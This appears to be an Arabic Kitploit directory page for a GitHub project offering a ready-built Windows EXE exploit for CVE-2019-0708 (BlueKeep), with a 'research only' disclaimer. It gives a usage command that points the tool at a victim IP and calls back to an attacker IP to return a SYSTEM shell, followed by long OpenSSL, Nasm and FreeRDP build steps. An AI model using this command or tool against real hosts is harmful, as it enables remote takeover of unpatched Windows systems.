
Skip to content
KitploitKITPLOIT
أدواتالمدونة
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2019-0708-EXP-Windows — CVE-2019-0708-EXP-إصدار Windows،إصدار ملف exe واحد،بعد التشغيل،يقوم بإرجاع شل (Shell) بصلاحيات النظام (System) مباشرة في وحدة التحكم الحالية. | Kitploit
أدوات/GitHubGitHub/cbwang505/cve-2019-0708-exp-windows
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالشيل كوداختبار الاختراقأداة الوصول عن بعد
GitHubcbwang505/cve-2019-0708-exp-windows

CVE-2019-0708-EXP-Windows

CVE-2019-0708-EXP-إصدار Windows،إصدار ملف exe واحد،بعد التشغيل،يقوم بإرجاع شل (Shell) بصلاحيات النظام (System) مباشرة في وحدة التحكم الحالية.

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة
عرض المستودعالموقع الإلكتروني
31768منذ 6 سنواتتمت المراجعة من قبل Kitploit

CVE-2019-0708-EXP-Windows-Version

إعلان

يتم تقديم هذا الـ PoC من قبل المؤلف لأغراض بحثية فقط. إذا استخدم القارئ هذا الـ PoC في أي أنشطة أخرى، فهو مسؤول عنها شخصياً ولا يتحمل المؤلف أي مسؤولية.

جدول المحتويات

[toc]

مقدمة

CVE-2019-0708-EXP (إصدار Windows) هو ملف EXE فردي يعمل مباشرة على Windows دون الحاجة إلى Linux أو Python أو Ruby. بعد التشغيل، يقوم بإنشاء شلّة (Shell) بصلاحيات System على وحدة التحكم الحالية.

تم تجميعه باستخدام نمط المكتبات الثابتة الكامل (static linking) لجميع ملفات DLL، مع تضمين netcat و openssl. يدعم شريط التقدم وعرض إخراج الشلّة.

بيئة الاستنساخ

  1. نظام الضحية: Windows 7 SP1 x64
  2. نظام المهاجم: Windows 10 x64
  3. بيئة التجميع: Visual Studio 2013

تعليمات الاستخدام

  1. انتقل إلى مجلد CVE-2019-0708-EXP-Release.
  2. قم بتشغيل wfreerdp.exe /v:IP_Victim /l:IP_Attacker، على سبيل المثال: wfreerdp.exe /v:10.120.1.160 /l:10.120.1.17

دليل التثبيت

  1. انسخ مشروع FreeRDP-master إلى E:\git\KernelResearch\FreeRDP-master\
  2. قم بتثبيت بيئة تجميع OpenSSL، أو قم بفك ضغط openssl.7z مباشرة إلى C:\openssl\ لاستخدام بيئة OpenSSL المجمعة مسبقاً.
  3. قم بتثبيت بيئة تجميع Nasm.
  4. قم بتثبيت cmake-3.15.3-win64-x64.msi كمسؤول.
  5. أضف C:\Program Files\CMake\bin إلى متغير البيئة PATH.
  6. أعد تشغيل الحاسوب.
  7. قم بتشغيل "C:\Program Files\CMake\bin\cmake.exe" E:\git\KernelResearch\FreeRDP-master\CMakeCache.txt
  8. قم بتجميع المشروع. إذا كنت لا تزال تفتقد بعض الملفات، يمكنك استعادتها من FreeRDP-master-restore.7z.
دليل تثبيت بيئة تجميع OpenSSL
  1. فك ضغط openssl-1.0.2s.tar.gz إلى C:\openssl\
  2. قم بتثبيت ActivePerl-5.28.1.0000-MSWin32-x64-fde9aa8a.msi
  3. أضف C:\Perl64\bin إلى متغير البيئة PATH.
  4. افتح "VS2013 x64 Native Tools Command Prompt" (يمكن العثور عليه في قائمة ابدأ).
  5. قم بتشغيل perl Configure VC-WIN64A
  6. قم بتشغيل cd /d C:\openssl\
  7. قم بتشغيل ms\do_win64a
  8. بعد ذلك، ابدأ التجميع. يمكنك استخدام أحد الأنماط التالية. يستخدم التعبير (EXP) نمط المكتبة الثابتة:
    • تجميع مكتبة OpenSSL الديناميكية: nmake -f ms\ntdll.mak
    • تجميع مكتبة OpenSSL الثابتة: nmake -f ms\nt.mak
    • اختبار مكتبة OpenSSL الديناميكية: nmake -f ms\ntdll.mak test
    • اختبار مكتبة OpenSSL الثابتة: nmake -f ms\nt.mak test
دليل تثبيت بيئة تجميع Nasm
  1. قم بتثبيت nasm-2.14.02-installer-x64.exe كمسؤول.
  2. أضف C:\Program Files\NASM إلى متغير البيئة PATH.
  3. قم بفك ضغط الملفات الثلاثة من nasmBuildCustomizations.rar إلى C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\V120\BuildCustomizations\.
  4. حدد دليل المشروع client -> common -> freerdp-client، انقر بزر الماوس الأيمن، اختر "Build Dependencies" -> "Build Customizations"، ثم حدد خيار nasm (وليس masm).
  5. إذا قمت بتحديد أي ملف .asm في مشروع freerdp-client وظهر خيار التجميع في قائمة السياق، فهذا يعني أن بيئة تجميع Nasm قد تم تثبيتها بنجاح.

لقطة تشغيل

انقر لعرض الصورة بالحجم الكامل

استضافة المشروع

رابط الـ PoC الخاص بي

المساهمة

المؤلف من شركة ZheJiang Guoli Security Technology، البريد الإلكتروني: [email protected]

تنزيل الأداة
  • تثبيت مكتبة OpenSSL الديناميكية: nmake -f ms\ntdll.mak install
  • تثبيت مكتبة OpenSSL الثابتة: nmake -f ms\nt.mak install
  • مسح تجميع مكتبة OpenSSL الديناميكية السابق لإعادة التجميع: nmake -f ms\ntdll.mak clean
  • مسح تجميع مكتبة OpenSSL الثابتة السابق لإعادة التجميع: nmake -f ms\nt.mak clean
  • بعد الانتهاء، اذهب إلى مجلد out32 وابحث عن ملفي libeay32.lib و ssleay32.lib، ثم انسخهما إلى C:\openssl\lib\.